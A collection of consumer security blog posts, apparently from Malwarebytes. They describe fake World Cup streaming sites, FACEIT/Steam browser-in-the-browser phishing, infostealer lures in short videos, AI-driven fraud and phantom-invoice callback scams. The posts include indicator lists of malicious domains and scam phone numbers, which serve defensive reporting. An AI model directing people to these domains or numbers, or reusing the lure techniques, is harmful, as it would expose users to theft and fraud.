    The code fires the ads; but here’s what comes out the other end. On these pages, the injected ads tend to fall into two buckets, and neither has anything to do with football.

    The first is fake message notifications: little pop-ups designed to look like real chat alerts, complete with a stranger’s photo and messages such as “Seen my message yet? Let’s talk!” Some include fake voice messages or explicit thumbnails. They’re made to look like notifications you’ve forgotten to check so you’ll click them.


    The second is crypto bait. These ads promote “play-to-earn” games with promises of daily rewards, surprise drops, massive airdrops, and eye-catching claims like a “124% APY yield engine.”

    One warning sign is the promise of guaranteed triple-digit returns and free money for tapping a button. That’s not how legitimate financial products work.

    That’s the whole machine working end to end: football is the doorway, the malicious advertising network is the engine, and the scams are what it’s actually selling.

    How to watch the World Cup safely

    These “Free HD stream, every match, no catch” sites use football as bait to funnel visitors through a malicious advertising network. Here’s how to stay safe:

    • Use official broadcasters and streaming services. That’s where the legal and safe coverage lives.
    • Treat “every match, free, HD, no signup” as a red flag. Broadcast rights are expensive. If a random website is giving everything away for free, it’s making money some other way.
    • Don’t follow a maze of interactions. If a streaming site opens pop-ups, launches extra tabs, or sends you through endless “click to continue” screens, close it.
    • Never trust warnings or download prompts on these sites. Don’t download anything, install anything, or enter any information.
    • Block ads and trackers in the browser. A tool like Malwarebytes Browser Guard can block the advertising and tracking domains these sites rely on, helping stop pop-ups and redirects before they load.
    • Keep your software up to date. Browser and operating system updates often fix security vulnerabilities that attackers try to exploit.
    • Use up-to-date, real-time anti-malware. If you do click something malicious, products like Malwarebytes Premium can block and remove malware before it causes damage.

    Indicators of compromise (IoCs)

    Domains

    arenaworldcupfootball.xyz
    footballworldcup.xyz
    freeworldcup.xyz
    freeworldcupstream.xyz
    freeworldcupstreaming.xyz
    livestreamingworldcup.xyz
    livestreamworldcup.xyz
    liveworldcup.today
    liveworldcup.xyz
    liveworldcup2026.xyz
    liveworldcupmatch.xyz
    matchoraworldcup.world
    matchworldcup.xyz
    sportivaworldcup.xyz
    sportworldcuponline.xyz
    watchworldcup.watch
    watchworldcup.world
    watchworldcup2026.xyz
    watchworldcupfree.live
    watchworldcupfree.online
    watchworldcupfree.xyz
    worldcup2026match.xyz
    worldcuparena.xyz
    worldcupfoootballmatch.xyz
    worldcupfootball.live
    worldcupfootballmat.live
    worldcupfootballmatch.live
    worldcupfootbmatch.xyz
    worldcupfreeonline.xyz
    worldcuplive.world
    worldcuplivestream.online
    worldcupmatch.online
    worldcupmatch.world
    worldcupmatch.xyz
    worldcupmatchlive.live
    worldcupsoccer.live
    worldcupsoccermatch.live
    worldcupstreameast.online
    worldcupstreameast.xyz
    worldcupusa.world
    worldcupusa.xyz


    Stop threats before they can do any harm.

    Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →

    Readers reply: Experts say we should use passkeys, but can a smartphone pin really be safer than a password?

    The long-running series in which readers answer other readers’ questions on subjects ranging from trivial flights of fancy to profound scientific and philosophical concepts

    I’ve been struggling to get my head around the idea that a passkey, which can be a pin on your phone, or facial recognition, can be safer than using a complicated password and two-factor authentication.

    I get that having something unique to your device, not stored on a company’s server, is unphishable and less hackable by cybercrims, but what if your phone is nicked and someone guesses the password? And what if you lose your phone?

    Continue reading...

    © Photograph: Posed by model; d3sign/Getty Images

    © Photograph: Posed by model; d3sign/Getty Images

    © Photograph: Posed by model; d3sign/Getty Images

    Fake verification pages are stealing Steam accounts from players

    12 June 2026 at 11:27

    Online gamers should watch out for a convincing scam that aims to steal your Steam account.


    The scam uses fake FACEIT verification pages that look legitimate, complete with official branding, working links, and what appears to be a real Steam login window. By the time it asks for your password, many victims are convinced they’re interacting with a genuine service.

    The goal is to steal your Steam account.

    Why this scam targets FACEIT players

    If you’re not a competitive gamer, FACEIT might not mean anything to you. But to millions of people, it’s a big deal, and that makes it a target for impersonation by cybercriminals.

    FACEIT is one of the largest competitive gaming platforms for Counter-Strike 2 (CS2). Millions of players use it for ranked matches, tournaments, leagues, and advanced anti-cheat protections.

    To use FACEIT, players typically connect their Steam platform accounts, which are valuable for scammers.

    A stolen Steam account can contain:

    • Hundreds or thousands of dollars’ worth of purchased games
    • Valuable CS2 skins and items, some worth significant amounts of real money
    • Wallet funds and saved payment methods
    • Years of friends, messages, and community reputation

    Once criminals gain access, they can steal items, scam friends, or sell the account on criminal marketplaces.

    Because FACEIT connects to Steam, a fake “FACEIT verification” page is an easy way to trick people. Victims think they’re updating their account, but attackers are really trying to steal Steam accounts that may contain valuable games, skins, and wallet funds. Gamers are especially vulnerable because they’re used to linking accounts and following verification steps, and may act quickly if they think their access to a game is at risk.

    How the scam works

    The attack starts with a website that looks like an official FACEIT page. The scam pages are likely distributed through the same channels gamers use every day: community forums, chat servers, social media posts, and direct messages.

    The page claims FACEIT is offering free, optional identity verification to help build a more trusted community. It’s polished, uses the correct branding, and even includes working links to FACEIT’s real blog and support pages. Everything about it is designed to make you think you’re on a genuine FACEIT website, but you’re not.

    Fake FACEIT verification page
    Fake FACEIT verification page

    Instead of using the official faceit.com domain, the scammers use lookalike addresses such as:

    • faceit-discord.com
    • faceit-clubs-verify.com
    • faceit-verification-clubs.com

    The extra words like “verification” or “discord,” are designed to make these addresses look legitimate at a glance, but they’re sites that are controlled by cybercriminals.

    Many of these domains are only days or even hours old. Scammers constantly register new ones, knowing they’ll likely be blocked eventually. That’s why a site not being flagged as dangerous doesn’t mean it’s safe.

    There are small clues, though. In one example, the page listed both “Copyright 2024” and “Copyright 2025.” Legitimate companies rarely make mistakes like that, but scam sites often do.

    After the verification pitch, the page claims there’s a problem with your CS2 account and asks you to update your information to prove you’re not a cheater or using a smurf account.

    Here’s the clever part. The QR code appears blurry and difficult to scan. Researchers believe that’s intentional. After a few failed attempts, many users are likely to give up and click the easier-looking “Sign in through Steam” button instead.

    The broken QR code is the nudge that guides victims toward the part of the page where the real theft happens.

    Fake FACEIT page with a blurry QR code and "Sign in with Steam" button
    Fake FACEIT page with a blurry QR code and “Sign in with Steam” button

    When users eventually give up on the QR code and click the button, a Steam login window appears. It looks convincing, complete with the Steam logo, login fields, and what appears to be a steamcommunity.com address bar.

    But the window is fake.

    Fake Steam sign-in window steals your account details
    Fake Steam sign-in window steals your account details

    Instead of opening a real Steam login page, the scammers display a convincing copy inside the website itself. Security researchers call this a Browser-in-the-Browser attack. The fake window looks and behaves like a genuine browser pop-up, but the address bar is just part of the image.

    Anything entered into the form goes straight to the criminals. If the page also asks for a Steam Guard code, that gets stolen too, allowing attackers to access the account. Some victims are then tricked into “protecting” their items by transferring them to a friend or backup account, when they’re actually sending them directly to the scammers.

    How to protect yourself against this scam

    A few simple habits can stop this scam:

    • Check the real address bar. FACEIT’s official website is faceit.com. Be wary of lookalike domains such as faceit-discord.com or faceit-clubs-verify.com. Remember: a login window inside a webpage can fake its own address bar. Trust the one at the top of your browser, not the one inside the page.
    • Be suspicious of blurry QR codes. Researchers believe the QR code in this scam is deliberately blurred to push users toward the “Sign in through Steam” button instead.
    • Treat urgency as a warning sign. Messages about account problems, verification, or losing access are designed to make you act quickly. Slow down and verify first.
    • Go to the source. If you’re unsure whether FACEIT or Steam needs something from you, open the official website or app yourself rather than following links from Discord, messages, or ads.
    • Add another layer of protection. Scam sites often look legitimate. Malwarebytes Browser Guard can help block known phishing pages and other online scams before you enter your username and password.

    If you already entered your details

    Change your Steam password immediately, make sure Steam Guard is enabled, and sign out of all other devices. Check your Steam API key settings and remove any key you don’t recognize. Change the password anywhere else you reused it and review your account for unauthorized trades or purchases.

    Why this scam works

    This scam works because it doesn’t look like a scam. The branding is convincing, the story makes sense, and even the Steam login window appears legitimate.

    Most people know to check the address bar before entering a password. Browser-in-the-Browser attacks are designed to defeat that habit. Because the fake Steam window is built into the page itself, the criminals can make its address bar say whatever they want, including steamcommunity.com.

    The safest approach is to be suspicious of any login window that appears inside another website. If you’re unsure, close the page and sign in to Steam the way you normally would, through the official app or by typing the address yourself.

    That small pause, that refusal to take the convenient shortcut a page is pushing you toward, is all it takes to keep your account yours.


    Stop threats before they can do any harm.

    Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →

    Free Spotify Premium hacks on social media are spreading infostealers

    10 June 2026 at 18:27

    Short-form video platforms like TikTok and Instagram Reels have become the latest way cybercriminals spread malware.

    We’ve already seen attackers move away from traditional phishing emails and toward tactics that trick people into installing malware themselves. Now they’re being lured with slick social media videos that promise free Spotify Premium, free Windows activation, or free Microsoft Office, but instead leave people with infostealers on their Windows devices.

    Researchers at ReversingLabs uncovered two active campaigns that use short videos to trick users into running dangerous PowerShell commands or visiting malicious download sites. Similar campaigns have been reported by other researchers and national cybersecurity agencies, suggesting a growing trend: Cybercriminals are learning how to use social media algorithms just as effectively as marketers.

    In true social media fashion, the videos on platforms like TikTok and Instagram Reels claim to solve a problem you didn’t know you had. The catch is that following the instructions delivers malware to your device.

    How the scam works

    The first campaign looks deceptively professional.

    Accounts with names like “windows.tips” or “windows.insights” use Windows-style branding and post polished tutorial videos that resemble genuine tech support content. The videos are tagged with Windows and Office-related keywords so they appear alongside legitimate troubleshooting and tips content.

    The videos promise to unlock Spotify Premium, Microsoft Office, or Windows for free. Viewers are then guided through step-by-step instructions that include opening Powershell, a legitimate Windows admin tool, and pasting in commands. Those commands download and run malware, much like the ClickFix scams we’ve covered before.

    The malware was identified as Vidar, an infostealer designed to steal sensitive informtion from infected devices. Vidar commonly targets:

    • Saved browser passwords
    • Autofill data
    • Browser cookies
    • Cryptocurrency wallets
    • Two-factor authentication (2FA) data
    • TOR browser data

    The stolen information is then sent back to servers controlled by the attackers.

    How to stay safe

    Research into similar TikTok-based attacks shows these scripts commonly add exclusions to Windows Defender, making it harder for security software to detect future malicious activity.

    Fortunately, there are  a few simple ways to protect yourself:  

    • Only download software from official vendor websites.  
    • Be skeptical of “free”, cracked, or unofficial versions of paid software. 
    • Don’t follow instructions on a webpage without thinking them through, especially if the page asks you to run commands on your device or copy and paste code. Many ClickFix pages use countdowns, fake user counters, or other pressure tactics to make you act quickly.
    • Check that downloaded files match what you expected to download.
    • Verify a file’s publisher and digital signature before you run it. On Windows, you can usually check this by right-clicking the file, selecting Properties > Digital Signatures. Keep in mind that a valid signature does not guarantee a file is safe, but missing or suspicious signatures are often a red flag. 
    • Use a real-time, up-to-date anti-malware solution to block malware like infostealers before it runs.

    Pro tip: If you’re unsure whether a video, message, or website is legitimate, you can ask Malwarebytes Scam Guard about it. It can help identify suspicious content and advise you on what to do next.

    Image courtesy of ReversingLabs


    We don’t just report on threats—we remove them

    Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

    88% of people struggle to tell what&#8217;s real online

    10 June 2026 at 13:45

    What would you trade for a technology that can do almost anything? For many people, the answer is clear: Everything they thought they could trust.

    In a few, short years, Artificial Intelligence (AI) tools have granted people unfettered access to easier writing, faster image generation, quicker coding, and near-instantaneous answers, advice, and information—advantages they value and want. But the same tools that can spruce up a dating profile or reimagine an old photograph can also manipulate the broader world online, and people are noticing.

    According to new research from Malwarebytes, 88% of people said it’s becoming harder to tell what content online is genuinely human or real, with 84% saying that “convincing video evidence” no longer feels like proof. Further, 85% said it can be hard to tell scams apart from the real thing—a major uptick from the 66% who said the same thing last year.

    Statistics from the Face Value report

    These are the first signs of AI’s counterfeit world. Replete with fake websites, fake products, fake videos, fake pictures, fake voices, and even fake people, it is threatening to swallow the web.

    The latest report from Malwarebytes, “Face value: How AI is reshaping trust, identity, and scams” exposes the hidden cost of AI on the public: an excess of fraud that is dismantling trust in reality and in one another.

    The damage arrives in large moments and small, from the US parent who said they “received a voicemail that sounded exactly like my son’s voice, saying he was in trouble and needed money for legal fees,” to the two entirely unrelated respondents fooled by the same AI-generated video of rabbits bouncing on a trampoline, to the individual worried about “my grandfather showing me AI slop and he thought it was real.”

    For this research, Malwarebytes surveyed 1,500 adults aged 18 and older across the US, UK, Austria, Germany, and Switzerland about their uses, feelings, and concerns regarding AI. The sample was equally split for gender with a spread of ages, geographical regions, and race groups, and weighted to provide a balanced view.

    The complete findings can be found in the full report:

    Here are some of the key takeaways and findings:

    • 88% said it’s becoming harder to tell what content online is genuinely human or real
    • 84% said convincing video evidence no longer feels like proof 
    • 85% of people said it’s hard to tell a scam from the real thing (up from 66% last year)
    • 50% have experienced some form of AI fraud or scam, such as being misled by AI-generated photos of products or receiving a highly personalized scam message
    • 19% have specifically experienced some form of AI-driven identity harm, including the 10% who have had someone use AI to generate sexually explicit content of them without permission
    • 81% fear someone stealing their family’s likeness, yet only 13% have created a family codeword to guard against it
    • 67% worry about voice cloning, yet only 19% have turned off voicemail recordings to prevent it
    • 45% say it’s okay to use AI for personal emotional tasks (like writing wedding vows or a eulogy)
    • 34% say it’s okay to use AI to help create or improve a dating profile
    • One in three self-avowed daily users of AI said it’s okay to generate explicit images of someone without their consent 

    Defeat would be the wrong lesson to take from all this. It is true now that the internet requires assistance, but there are plenty of safe places to seek help.

    While Malwarebytes works to provide new tools, we’d like to remind both the AI anxious and the eager about the first rule of the internet: Remember the human. People’s voices, bodies, choices, and agency belong to them and them alone. 

    As for every fake video, product, website, and image, understand that there’s help. No one needs to navigate an artificial internet alone. Whether through scam detection, identity protection, and simple awareness, people have more options than they may realize.

    Americans lost nearly $900 million to AI-powered scams, FBI says

    8 June 2026 at 17:02

    The 2025 Federal Bureau of Investigation (FBI) Internet Crime Report shows that Americans reported $893,346,472 in AI‑related scam losses.

    Those losses stem from 22,364 AI-related complaints. And these figures represent only the reported losses, which may well be the proverbial tip of the iceberg.

    The main drivers behind the rise in AI-powered scams are voice cloning, deepfake images and videos, and AI‑generated scripts. These tools have supercharged classic fraud schemes such as romance scams, kidnapping and extortion calls, fake influencers, and government impersonation.

    Michael Machtinger, deputy assistant director of the FBI Cyber Division, told the Wall Street Journal:

    “AI-created fraudulent communications can look very official and very legitimate to even the most trained individuals.”

    The FBI and financial institutions recommend verifying identities via official contact channels. One of their biggest concerns is government impersonation scams, which have evolved from crude IRS gift‑card phone calls into sophisticated, multi‑channel operations that combine spoofed caller ID, stolen agency logos, and AI‑generated audio and video of public officials.

    This report, and others like it, shows how AI is being weaponized to automate research on victims, generate convincing scripts, and create highly believable deepfake personas at scale.

    AI is also increasingly used in business email compromise (BEC), romance scams, and impersonation fraud. In BEC cases involving AI, losses have already reached tens of millions of dollars for businesses alone.

    For a broader look at why AI is simultaneously fueling scams like these and becoming indispensable to defending against them, see my article AI: Threat, tool, or both?

    It explains how both defenders and criminals use AI to find vulnerabilities, and why security vendors increasingly rely on AI to process vast amounts of telemetry, detect anomalies, and keep pace with threats that “no longer move at human speed.”

    How to stay safe

    Consumer protection agencies have documented a growing list of the ways scammers are using AI to try to rip people off. The main problem is that we can no longer take it at face value that the person we’re talking to is who they claim to be.

    Government agencies and financial institutions recommend that you:

    • Be skeptical of urgent payment demands, especially those involving cryptocurrency or gift cards
    • Limit the amount of voice and video content you share publicly, as it can be reused by scammers
    • Report incidents quickly to your bank(s) and IC3.gov

    Pro tip: Malwarebytes Scam Guard can help you determine whether a message is a scam and guide you through the next steps.


    Something feel off? Check it before you click.  

    Malwarebytes Scam Guard helps you analyze suspicious links, texts, and screenshots instantly.  

    Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.  

    Try it free → 

    Travel scams are everywhere. Here&#8217;s how to avoid them

    4 June 2026 at 13:28

    Planning a holiday should be exciting, fun, and not a cybersecurity risk. But booking flights, hotels, and rental properties often means sharing sensitive personal and financial information across multiple platforms. Combined with frequent travel scams and recurring data breaches in the travel and hospitality sector, it creates plenty of opportunities for criminals.

    This guide covers the most common risks when making travel reservations and explains how to avoid them. Save the adventure for your destination.

    Travel bookings combine high-value payments with urgency and emotional decision-making. Attackers love that for several reasons:

    • Large upfront payments make scams profitable.
    • Booking confirmations often contain valuable personal data, such as names, travel dates, contact details, and sometimes passport information.
    • Travelers are more likely to act quickly and overlook red flags.
    • Travel and hospitality companies are frequent breach targets due to complex IT environments and third-party integrations.

    Recent years have seen repeated breaches involving hotel chains, booking platforms, cruise operators, and airlines, exposing everything from email addresses to passport numbers.

    Common travel-related scams

    Fake booking websites

    Attackers create convincing clones of airline, hotel, and travel booking websites, often promoted through online ads or SEO poisoning (manipulating search engine results). Victims enter payment details, receive fake confirmations, and only discover the fraud later.

    Last year we uncovered a campaign using fake Booking.com websites that tricked visitors into infecting their own devices with a Remote Access Trojan (RAT).

    Phishing messages about reservation problems

    Emails, texts, or messaging app notifications may claim there’s a problem with your booking and urge you to click a link, open an attachment, or call a number. The scammers often impersonate legitimate travel brands and may include real stolen data from previous breaches.

    Earlier this year, we wrote about a Booking.com breach that provided scammers with a lot of useful information that could make their messages appear more convincing.

    Vacation rental fraud

    Scammers post fake listings or hijack legitimate ones on rental platforms. They typically encourage off-platform communication or payments to avoid built-in protections.

    In 2024, one of our researchers encountered exactly this type of scam. A supposedly legitimate Airbnb listing in Amsterdam turned out to be fake, and the scammer sent an email claiming to be from TripAdvisor in an attempt to collect payment details.

    “Too good to be true” deals

    Deep discounts on flights or accommodation are used to lure victims into paying for offers that don’t exist.

    If a deal seems unusually generous, look for the catch. Be especially cautious when advertisers claim the offer will end very soon. Creating urgency is one of the oldest tricks in the scammer playbook.


    Scam or legit? Scam Guard knows.


    Booking.com impersonation scams

    Booking.com has become an increasingly popular brand for scammers to impersonate. According to our—anonymized—Scam Guard data, we’ve recently seen:

    • Fake cashback emails promising a €435 refund that lead to phishing websites
    • In-app messages requesting an additional reservation fee
    • Emails containing PDF attachments that require a “secure viewer,” which turns out to be malware
    • WhatsApp messages claiming credit card details are missing and directing users to phishing sites
    • Text messages linking to fake Booking.com pages and demanding card verification before a deadline

    The number of scams impersonating Booking.com has been growing. Since the breach disclosed in April, Scam Guard data shows a 56% increase in Booking.com-related scams compared to the previous period, with weekly volume up consistently across five straight weeks.

    How to book travel safely

    There are a few simple things that can dramatically reduce your risk:

    • Use secure payment methods. Credit cards offer better fraud protection than debit cards or bank transfers. Never pay anyone asking for payment in cryptocurrencies or gift cards.
    • Stick to trusted platforms. Even though these are not guaranteed to be safe, using them is better than gambling on an unknown platform.
    • Don’t click on sponsored search results. I cannot say this often enough.
    • Verify the existence of the booked accommodation through other channels.
    • Treat requests to move communication or payment to another platform as suspicious.
    • Consider urgent language, unexpected attachments, and mismatched sender domains as red flags.
    • Downloads needed to open an attachment are not to be trusted. These downloads often turn out to be malware. To block and remove malware, use an up-to-date, real-time anti-malware solution.

    Pro tip: Malwarebytes Browser Guard will block known phishing websites and can even recognize suspicious websites that are not in our database yet.


    We don’t just report on threats—we remove them

    Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

    We found this fake-invoice campaign while scammers were still building it

    3 June 2026 at 20:05


    A new batch of fake payment invoices is being staged right now, and we caught the campaign while it was still being put together. The emails impersonate PayPal, Amazon, and Geek Squad, and others, and they all share one goal: to scare you into calling a phone number where a fake “support agent” is waiting.

    What makes this wave unusual is that some of the templates we recovered still contained blank fields where the phone number and price should have been, while others were already complete and in circulation. We caught the campaign mid-rollout.

    What’s the scam?

    If you receive an email that looks like a receipt—“Your subscription renewed for $349,” “You sent a payment of $598.96”—and it tells you to call a number to cancel or dispute the charge, stop.

    There is no charge. The email exists to get you on the phone with a scammer who will then try to talk you into handing over remote access to your computer, your card details, or a “refund” that somehow requires you to send them money.

    This particular flavor is called a “phantom invoice” or “refund” scam, and the trick is psychological, not technical. That’s why these emails can often slip past spam filters: there’s often no malicious attachment or link for security systems to analyze. The scam is in the phone number you’re urged to call.

    If you didn’t make the purchase, there’s no need to call the number in the email to cancel it. Real companies don’t pressure customers into resolving unexpected charges through unsolicited phone numbers.

    The goal is simple: create enough concern to get you to call. You see a significant charge you don’t recognize, say $499, and your first instinct is to stop it. The invoice helpfully provides a number to call “if this wasn’t you.” So you call, and now you’re talking to the scammer.

    From there, the conversation usually leads to one of a few outcomes. They may ask you to install software so they can “fix” the charge, giving them access to your computer. They may ask for your card or bank details to “process the refund.” Or they may “accidentally” refund too much and ask you to send the difference back, usually by gift card or bank transfer.

    The invoice is just the bait, while the phone call is the trap.

    These emails are convincing, and some are already reaching inboxes. The good news is that simply receiving one doesn’t put you at risk. The scam only works if it succeeds in getting you to call the number provided. If you recognize the message as fraudulent and delete it, the attack stops there.

    If you did call the number and followed instructions from a scammer, run a virus scan and check your bank accounts. Change your critical passwords, enable multi-factor authentication (MFA), and make sure your security software is up to date.

    How we caught it half-built

    Most scam investigations start after the damage is done. This one was different. We came across a cluster of nearly identical invoice templates that were clearly part of the same kit, and several of them were incomplete.

    Where a finished scam email would show a phone number, some of these showed the literal text #TFN# instead, which is just a placeholder. (“TFN” is the scammers’ shorthand for toll-free number, the callback line they route victims to.) Others left the price as #PRICE#, the date as #DATE#, and the recipient as #EMAIL#. These are merge fields—the blanks a bulk-sending tool fills in automatically before a campaign goes out.

    Finding those placeholders still in place told us that the operation was still being assembled. Some templates were still half-finished, while others were already complete and carrying live callback numbers. We’d caught the campaign mid-rollout, between being built and fully launched.

    Why these invoices look believable

    The scammers use familiar brands such as PayPal, Amazon, and Geek Squad. They’re companies people expect to receive receipts and renewal notices from, which lowers suspicion.

    The charges are also carefully chosen. Amounts in the few-hundred-dollar range are large enough to cause concern but still seem plausible as a subscription renewal or online purchase.

    Many messages add urgency, telling recipients to call quickly to dispute or cancel the charge. This pressure is designed to stop people from verifying the transaction independently.

    Some invoices even combine trusted brands, such as claiming a payment was sent through PayPal to Amazon. Referencing multiple well-known companies makes the message appear more credible.

    How to spot a fake invoice

    The good news is that these scams share warning signs. Once you know what to look for, they get a lot easier to catch. Watch for any of these:

    • A charge you don’t remember making. If you don’t recognize the charge, verify it independently through your account or bank. If there’s no record of it, the invoice is likely a lure designed to get you to call.
    • A ticking clock. “Call within 12 hours,” “cancel before it renews,” or “act immediately” provide fake urgency designed to stop you thinking. Real billing problems can wait while you check.
    • Brands you trust, used as cover. The more familiar the logo, the less carefully people read. Scammers borrow trust they didn’t earn.
    • Odd details that don’t quite fit. A PayPal email “from” Amazon, a stray address that belongs to no one, or slightly off wording. Trust the small things that feel wrong.
    • Pressure to keep you on the phone. Once you call, a real company would never stop you from hanging up to verify, but a scammer will.

    If even one of these is present, treat the whole message as suspicious.

    Remember the single rule that defeats this entire scam: A genuine company will never rush you onto a call to undo a payment you never made. If you’re not sure whether a charge is real, close the email and check your account the normal way: by typing the company’s website into your browser yourself, or calling the number on the back of your bank card.

    Pro tip: Malwarebytes Scam Guard can help spot scams like these and guide you in what to do next, while Browser Guard will block you from accessing scam websites.

    What to do if one of these lands in your inbox

    If you receive a suspicious invoice like the ones described here, take a few simple precautions:

    • Don’t call the number. That’s the core of the scam. Legitimate refunds or cancellations don’t require you to call a number from an unsolicited receipt.
    • Don’t reply or click anything. Treat the message as suspicious, even if it looks legitimate.
    • Verify charges independently. If you’re concerned a charge might be real, log in directly to PayPal, your bank, or the retailer by typing the address yourself and reviewing your transaction history.
    • Report it. Forward suspected phishing emails to the impersonated company’s abuse address and, in the US, report them to the FTC at reportfraud.ftc.gov. Reporting helps disrupt scam operations.
    • If you already called, end the conversation. Don’t install any software they recommend. If you granted remote access or shared payment information, contact your bank immediately and run a trusted security scan on your device.
    • Be wary of urgency. Phrases like “within 12 hours” or “cancel now” are designed to pressure you into acting before you think. Take the time to verify the claim independently.

    Scammers are increasingly shifting to tactics that software can’t easily inspect. A phone number in an email is difficult for security tools to evaluate, and the actual scam happens over a phone call instead of through a malicious link or attachment.

    That’s why finding this campaign during rollout matters. Instead of seeing the damage afterward, we got a look at the preparation: unfinished templates, incomplete details, and the scam kit before it was fully deployed.

    The best defense is simple: if an unexpected invoice tells you to call a number immediately, stop and verify the charge independently first.

    Indicators of compromise

    Domains

    invoicepdfin[.]xyz

    invoicepdfus[.]xyz

    invoicepdfusa[.]xyz

    invoicerep[.]xyz

    invoicestatement[.]xyz

    invoicestm[.]xyz

    Callback numbers

    804-392-2793

    801-640-8589


    Something feel off? Check it before you click.  

    Malwarebytes Scam Guard helps you analyze suspicious links, texts, and screenshots instantly.  

    Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.  

    Try it free → 

    Keep getting calls from questionable numbers? Meet Scam Number Check

    3 June 2026 at 14:16

    Have you ever gotten a phone call and had a gut feeling that those random digits looked extra suspicious? It happens to millions of people every day. While many people have trained themselves to ignore such calls, they still pose a threat across the US. In fact, scammers stole more than $21 billion from Americans last year, according to the latest IC3 report.

    That’s why we created Scam Number Check.

    Now, instead of risking a call with a scammer, you can look up a number and get a clear answer in seconds.

    How to use Scam Number Check

    We know scam calls happen every day, and they can cost victims a lot of money. So we designed Scam Number Check to be really simple to use. It’s free, private, and instant.

    Here’s how:

    • Go to Malwarebytes’ Scam Number Check and enter the phone number.
    • If the number looks suspicious, you can choose whether to block or report it. Remember, reporting suspicious numbers helps protect others.

    Understanding the results

    Scam Number Check can provide one of three verdicts when you check a phone number. Here’s what each means and how you should proceed:

    • Do not trust this number. Multiple people have flagged this number as a scam. Don’t call back, don’t share personal info, and don’t send money if they ask.
    • This number seems safe. Based on available data, this number has not been associated with suspicious activity. It is our recommendation that you proceed with caution in this case.
    • We don’t have enough info. No information is available in the threat intelligence database. This doesn’t mean it’s safe, so proceed with caution.

    Why it matters

    Scammers like to pile on the pressure and create fake urgency so you don’t have time to think. If you don’t recognize a number, let it go to voicemail first. Then check the number with Scam Number Check to see if it’s been linked to scams or suspicious activity. This simple extra step might help you avoid sharing personal information, sending money, or falling for impersonation scams.

    Scams are getting harder to spot every day. By making Malwarebytes even better at catching threats, we’re helping you stay one step ahead of scammers and cybercriminals.

    Don’t recognize that number? Check it now.

    Infostealers are becoming the go-to phishing payload

    3 June 2026 at 10:59

    Phishing has changed. Slowly but surely, cybercriminals are turning to infostealers instead.

